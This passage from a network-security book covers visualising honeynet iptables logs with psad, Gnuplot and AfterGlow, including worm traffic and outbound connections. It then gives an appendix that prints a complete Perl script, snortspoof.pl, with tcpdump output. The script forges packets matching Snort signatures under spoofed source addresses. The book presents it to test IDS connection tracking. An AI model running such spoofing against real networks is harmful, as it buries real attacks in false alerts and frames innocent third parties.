

Figure 14-9: Slammer worm packet counts by the hour

Indeed, the Slammer worm was active against the honeynet, and the large spike on March 20 shows a peak activity of about 57 packets per hour.

This is a significant amount of activity, but what happens when we change the time scale? Let's ratchet the time scale up to see what the Slammer activity was minute by minute (note the use of the `countmin` option on the psad command this time):

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp dp:1434,countmin"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"LEN=404.*PROTO=UDP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix
fig14-10
$ gnuplot fig14-10.gnu
```

Now the Slammer worm activity, shown in Figure 14-10, doesn't look quite as bad as the sharp spike in Figure 14-9, but this is just because the time scale has changed. The number of packets from systems infected with the Slammer worm did not change, but on March 21 a maximum of four packets is established for the entire five-week period covered by the Scan34 challenge.



Figure 14-10: Slammer worm packet counts by the minute

Nachi Worm

The Nachi worm attacks Microsoft Windows 2000 and XP systems that are not patched against the MS03-026 vulnerability (the `MS03-026` string refers to the Microsoft vulnerability tracking number). A key feature of this worm is that before it attempts to compromise a system, it first pings the target with a 92-byte ICMP Echo Request packet. This initial ICMP packet with the specific length of 92 bytes makes the Nachi worm easy to detect. To graph Nachi worm traffic from the Scan34 iptables data set, you can use the psad `ip_len:92` criterion for the `--CSV-fields` argument and restrict the inspection to ICMP packets that do not originate from the 11.11.0.0/16 subnet:

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp ip_len:92,counthour"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"PROTO=ICMP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix fig14-11
$ gnuplot fig14-11.png
```

Sure enough, there is a spike of Nachi worm activity on March 19, easily discernible in the Gnuplot graph shown in Figure 14-11.



Figure 14-11: Nachi worm traffic by the hour

Link graphs of worm traffic are eye-catching because of the sheer number of external IP addresses that send suspicious packets toward the local subnet. The link graph produced by AfterGlow (shown in Figure 14-12) illustrates Nachi worm ICMP traffic ganging up on honeynet systems. The 92-byte IP `LEN` field is displayed as the small circle directly in the middle of the graph, with external IP addresses displayed as ovals and honeynet addresses displayed as rectangles:

```
# psad -m iptables.data --CSV --CSV-fields "src dst ip_len:92" --CSV-max 300
--CSV-regex "PROTO=ICMP.*TYPE=8" | perl afterglow.pl -c color.nf |neato -Tpng
-o fig14-12.png
```

Outbound Connections from Compromised Systems

Honeynet systems are put on the open Internet with the *hope* that they will be compromised. Analyzing successful attacks and the steps that lead to real compromises is the best way to learn how to protect your systems and to gain valuable intelligence on potentially new exploits. In addition to the port scans, port sweeps, and worm activity we have already discussed, we can also use iptables data to determine whether any honeynet systems make outbound connections to external IP addresses.



Figure 14-12: Link graph of Nachi worm 92-byte ICMP packets

Connections to external SSH and IRC servers from the honeynet are particularly suspicious when they cannot be accounted for by expected administrative communications, and they are a strong indicator that a honeynet system has been compromised. Similarly, if you notice outbound SSH or IRC connections from a system that you administer and there are no good and legitimate explanations for such connections, then in-depth analysis may be called for.

To graph all outbound SYN packets from the honeynet 11.11.0.0/16 subnet to destination ports on external addresses, we execute the following commands:

```
# psad -m iptables.data --gnuplot --CSV-fields "src:11.11.0.0/16
dst:not11.11.0.0/16 dp" --CSV-regex "SYN URGP=" --gnuplot-graph points
--gnuplot-file-prefix fig14-13 --gnuplot-view 71,63
$ gnuplot fig14-13.png
```

Gnuplot produces the graph shown in Figure 14-13. (Note the "SYN URGP=" match criterion in bold above, which matches on SYN flags in the TCP flags portion of iptables log messages.)



Figure 14-13: Point graph of outbound connections from the honeynet

The graph in Figure 14-13 shows a series of SYN packets from a single source address on the honeynet (represented as the number 1 on the x-axis) to multiple external addresses (represented in the range of 0 to 45 on the y-axis). The destination port for each SYN packet is shown on the z-axis. As you can see, there are several packets to low ports in the 0–1000 range, and several more to high ports in the 6000–7000 range. This is potentially suspicious, but we need to know what the specific destination ports are in order to make a more informed judgment. For this, we turn to a link graph with the same search parameters:

```
# psad -m iptables.data --CSV --CSV-fields "src:11.11.0.0/16 dst:not11.11.0.0/
16 dp" --CSV-regex "SYN URGP=" | perl afterglow.pl -c color.nf | neato -Tpng
-o fig14-14.png
```

AfterGlow produces the graph shown in Figure 14-14.



Figure 14-14: Link graph of outbound connections from the honeynet

The link graph in Figure 14-14 makes it easier to determine what is going on than the Gnuplot graph in Figure 14-13 of the same data. We see that only one honeynet system is making TCP connections to external IP addresses. The source IP address is 11.11.79.67, shown in the middle of the link graph as an oval. All of the rectangles are external IP addresses where the SYN packets are sent, and the circles are the destination ports. Multiple SSH connections are clearly shown (at the right side of the graph), and multiple IRC connections (TCP port 6667 at the left side) to external systems. Both types of connections from a single system on the honeynet are fair indicators of compromise.

Concluding Thoughts

Visual representations of security data quickly convey important information that might otherwise require more time-consuming analysis, and they can be a boon for those of us who need to sift through mountains of data produced by intrusion detection systems and firewalls. It is often possible to arrive at interesting conclusions by extracting fields from security data and graphing those fields with simple criteria such as destination ports over time or outbound connections from local networks. For iptables data,[2] psad provides the means to extract the data fields from iptables logs, and the Gnuplot and AfterGlow projects bring the data to life in graphical form.

[2] Many administrators have raw packet data in PCAP files collected from various points within a network. Even though psad does not yet interpret PCAP files, you can use a tool like tcpreplay (see http://tcpreplay.synfin.net) to send this packet data against an iptables firewall so that iptables can log the packet data for rendering by psad, Gnuplot, and AfterGlow. This idea was suggested to me in email correspondence with Richard Bejtlich.

A

ATTACK SPOOFING

If there is one constant among intrusion detection systems, it is that they generate false positives—alerts are sometimes sent for traffic that is clearly not malicious. Tuning an IDS is a requirement for reducing the false positive load, but even the most finely tuned IDS can mistake normal traffic for something malicious. Networks are complex beasts, and intrusion detection systems generate false positives even when monitoring isolated internal networks that are not subject to any attack or malicious activity. This creates a window of opportunity for an attacker. If an attacker can deliberately manufacture network traffic that looks malicious to an IDS, it may also be possible to hide real attacks from the IDS (or the people watching the alerts from the IDS). After all, an IDS is only as good as the people who are watching the alerts it sends—if there are a huge number of alerts that are all equally plausible, then a real attack can sometimes easily be buried within this mountain of data.

Furthermore, an attacker can frame an innocent third party by spoofing attacks against an IDS from an IP address owned by that third party; it can be difficult for an IDS administrator to distinguish between the spoofs and real attacks. The snortspoof.pl script that appears later in this appendix shows you how to create such bogus traffic targeted against the Snort IDS; in our discussion of the script, we'll also cover the countermeasures that Snort employs to mitigate this sort of attack.

Connection Tracking

As mentioned in Chapter 9, the stream4 preprocessor was added to Snort to combat spoofed TCP attacks; it tracks the state of TCP sessions and ignores attacks that are not sent over established sessions. From the perspective of an attacker, the best way to generate malicious-looking traffic is to parse the signature set that an IDS uses and craft packets with fake source IP addresses that match those signatures.

This is exactly what the following Perl script (snortspoof.pl) does for the Snort IDS ruleset. (This script is distributed with the fwsnort project and can also be downloaded from http://www.cipherdyne.org/LinuxFirewalls.) The snortspoof.pl script is designed to illustrate how easy it is to use Perl to build IP packets that Snort would identify as malicious, without the stream preprocessor. However, this script is not meant to be a comprehensive program for generating traffic that matches all Snort rules. Some Snort rules contain complex descriptions of application layer data (in some cases regular expressions are specified with the `pcre` keyword, for example), and snortspoof.pl does not yet handle such complexities.

```
[spoofer]$ cat snortspoof.pl
#!/usr/bin/perl -w

❶ require Net::RawIP;
use strict;

my $file       = $ARGV[0] || '';
my $spoof_addr = $ARGV[1] || '';
my $dst_addr   = $ARGV[2] || '';

die "$0 <rules file> <spoof IP> <dst IP>"
    unless $file and $spoof_addr and $dst_addr;

# alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux #
mountd overflow"; content:"^|B0 02 89 06 FE C8 89|F|04 B0 06 89|F";
# reference:bugtraq,121
my $sig_sent = 0;
❷ open F, "< $file" or die "[*] Could not open $file: $!";
SIG: while (<F>) {
    my $content = '';
    my $conv_content = '';
    my $hex_mode = 0;
```

```
my $proto = '';
my $spt = 10000;
my $dpt = 10000;

### make sure it is an inbound sig
❸ if (/^\s*alert\s+(tcp|udp)\s+\S+\s+(\S+)\s+\S+
        \s+(\$HOME_NET|any)\s+(\S+)\s/x) {
    $proto = $1;
    my $spt_tmp = $2;
    my $dpt_tmp = $4;

    ### can't handle multiple content fields yet
    next SIG if /content:.*\s*content\:/;

    $content = $1 if /\s*content\:\"(.*?)\"\;/;
    next SIG unless $content;

    if ($spt_tmp =~ /(\d+)/) {
        $spt = $1;
    } elsif ($spt_tmp ne 'any') {
        next SIG;
    }
    if ($dpt_tmp =~ /(\d+)/) {
        $dpt = $1;
    } elsif ($dpt_tmp ne 'any') {
        next SIG;
    }

    my @chars = split //, $content;
❹   for (my $i=0; $i<=$#chars; $i++) {
        if ($chars[$i] eq '|') {
            $hex_mode == 0 ? ($hex_mode = 1) : ($hex_mode = 0);
            next;
        }
        if ($hex_mode) {
            next if $chars[$i] eq ' ';
            $conv_content .= sprintf("%c",
                    hex($chars[$i] . $chars[$i+1]));
            $i++;
        } else {
            $conv_content .= $chars[$i];
        }
    }
    my $rawpkt = '';
    if ($proto eq 'tcp') {
❺       $rawpkt = new Net::RawIP({'ip' => {
            saddr => $spoof_addr, daddr => $dst_addr},
            'tcp' => { source => $spt, dest => $dpt, 'ack' => 1,
            data => $conv_content}})
                or die "[*] Could not get Net::RawIP object: $!";
    } else {
❻       $rawpkt = new Net::RawIP({'ip' => {
            saddr => $spoof_addr, daddr => $dst_addr},
```

```
                'udp' => { source => $spt, dest => $dpt,
                data => $conv_content}})
                    or die "[*] Could not get Net::RawIP object: $!";
        }
❼       $rawpkt->send();
        $sig_sent++;
    }
}
print "[+] $file, $sig_sent attacks sent.\n";
close F;
exit 0;
```

Digging into the source code, at ❶ the script uses the `Net::RawIP` Perl module, which must be installed on your system. (You can download it from http://www.cpan.org.) At ❷, the Snort rules file given on the command line is opened, and the script iterates over all of the rules in the file. At ❸, snortspoof.pl extracts TCP and UDP signatures that detect attacks against the `HOME_NET`; we want to send attacks that a remote Snort sensor will be looking for coming into the `HOME_NET`.

The most complex portion of the code begins at ❹—the interpretation of the application layer content string that the Snort rule is trying to match within network traffic. If the original content field contains hex codes enclosed between pipe (|) characters, snortspoof.pl converts these characters into the bytes they actually represent before the attack packet is put on the wire.

At ❺ and ❻, snortspoof.pl uses the `Net::RawIP` Perl module to build either a TCP or UDP packet with the source and destination IP addresses that were specified on the command line, the source and destination port numbers, and the application layer data that is derived from the Snort rule. Finally, at ❼, the packet is sent on its way toward the target IP.

Now it is time to use snortspoof.pl to target an IP address with packets that match the signatures contained within the exploit.rules file, by faking the source IP address.

Spoofing exploit.rules Traffic

You can execute snortspoof.pl from the command line as follows to spoof the attack packets in the Snort exploit.rules file (crafting them so they appear to come from the IP address 11.11.22.22) and send them to the target IP address 44.44.55.55:

```
[spoofer]#  ./snortspoof.pl /etc/fwsnort/snort_rules/exploit.rules 11.11.22.22 44.44.55.55
[+] /etc/fwsnort/snort_rules/exploit.rules, 53 attacks sent.
```

Using tcpdump, we can confirm that snortspoof.pl functions as claimed and generates attack packets against the target IP address. The following example shows that Snort rule ID 315 `EXPLOIT x86 Linux mountd overflow` is sent over UDP port 635:

```
    alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux
mountd overflow"; content:"^|B0 02 89 06 FE C8 89|F|04 B0 06 89|F";
reference:bugtraq,121; reference:cve,1999-0002; classtype:attempted-admin;
sid:315; rev:6;)
```

Now we use the snortspoof.pl script to send the attacks described by the exploit.rules file (the `content` field from Snort rule ID 315 is shown in bold):

```
[spoofer]#  tcpdump -i eth1 -l -nn -s 0 -X -c 1 port 635
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
23:32:08.563668 IP 11.11.22.22.10000 > 44.44.55.55.635: UDP, length 14
     0x0000:  4510 002a 0000 4000 4011 b62f 0b0b 1616  E..*..@.@../....
     0x0010:  c0a8 0a03 2710 027b 0016 90cf 5eb0 0289  ....'..{....^...
     0x0020:  06fe c889 4604 b006 8946                 ....F....F
1 packets captured
2 packets received by filter
0 packets dropped by kernel
```

The packet trace shows us that snortspoof.pl put a UDP packet on the wire directed at the 44.44.55.55 IP address on port 635, and the application layer data associated with this packet conforms exactly to what Snort rule ID 315 expects to see. Both Snort and fwsnort generate an event after monitoring such a packet, and the IP address 11.11.22.22 appears to be the culprit.

This appendix has discussed how an attacker might try to force Snort to generate false positive events by leveraging the Snort ruleset as a guide for creating malicious-looking traffic. The snortspoof.pl script automates this by parsing the Snort ruleset and using raw sockets to blast matching traffic against a target IP address. Although snortspoof.pl applies only to the Snort IDS, a similar strategy can be employed against any IDS that uses signatures to detect suspicious traffic; all you need is a copy of the signature set and a slightly modified version of snortspoof.pl.

Spoofed UDP Attacks

A countermeasure employed by many intrusion detection systems is to track the state of TCP connections and only send alerts for attacks that are delivered over established sessions. This is not effective against attacks that are sent over UDP unless a time-based mechanism is employed to track both packets sent by clients as well as any corresponding server responses. Tracking UDP communications in this way can allow the IDS not to send alerts for spoofed attacks that emulate malicious server responses, but it does not address spoofed attacks from UDP clients, because bidirectional communication is not required for this class of traffic. Snort-2.6.1 includes an enhanced stream5 preprocessor with support for UDP, so spoofing UDP server responses has become less effective against Snort. In general, parsing the signature set of an IDS and spoofing it across the wire is a good way to test any connection-tracking capabilities an IDS might offer.